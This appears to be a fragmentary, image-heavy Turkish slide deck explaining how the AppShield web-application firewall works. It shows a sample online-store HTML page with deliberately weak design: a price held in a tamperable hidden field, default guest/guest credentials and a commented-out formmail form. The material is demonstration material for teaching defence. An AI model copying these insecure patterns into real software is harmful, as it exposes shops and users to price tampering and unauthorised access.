


AppShield Nasıl Çalışır?



Güvenlik Politikası;

Dynamic Behavior Policy Recognition (DPR) kullanarak tanınır,
Adaptive Reduction Technology (ART) kullanarak icra edilir



We
b
Su
nu
cu





```
<p>
<h1>On-Line Store</h1>
<p>
<br>

<form method="POST" action="buy.pl">
  <input type="image" src="images/handheldPC.jpg" name="Almak için tıkla!" width="75" height="37">
  Hand-help PC'yi sadece 149.99$'a almak için resme tıklayın. <br>
  <input type="hidden" name="price" value="149.99">
  <input type="hidden" name="productid" value="2">
</form>

<p>
<hr>
<p>

<form method="POST" action="search.pl">
  Sitemizde sevdiğiniz ürünü aramak için tıklayın: &nbsp;&nbsp;&nbsp;
  <input type="text" name="search" value="PC" size=20 maxsize=20> &nbsp;&nbsp;&nbsp; &nbsp;&nbsp;&nbsp;
  <input type="submit" name="submit" value="Ara...">
</form>

<p>
<hr>
<p>

Login olmak ve bizdeki bilgilerinizi kontrol etmek için aşağıdaki formu doldurun.<br>
<form method="POST" action="login.pl">
  Name: &nbsp;&nbsp;&nbsp; <input type="text" name="name" value="guest" size=20> &nbsp;&nbsp;&nbsp; &nbsp;&nbsp;&nbsp;
  Password: &nbsp;&nbsp;&nbsp; <input type="password" name="password" value="guest" size=10> &nbsp;&nbsp;&nbsp; &nbsp;&nbsp;&nbsp;
  <input type="submit" name="submit" value="Login">
</form>
(Sadece ziyaretçi logini için, name=guest ve password=guest kullanın)



<p>
<br>

<!--
form method="GET" action="formmail.pl">
<input type="hidden" name="recipient" value="Aldim.Verdim.Ben.Seni.Yendim@www.alis-veris.com">
<input type="text" name="txt" value="stam">
<input type="submit" name="submit" value="send">
<input type="hidden" name="env report" value="REMOTE_HOST,HTTP_USER_AGENT">
</form>
-->


<p>
<br>
```




AppShield Nasıl Çalışır?





AppShield Nasıl Çalışır?





AppShield Nasıl Çalışır?





AppShield Nasıl Çalışır?



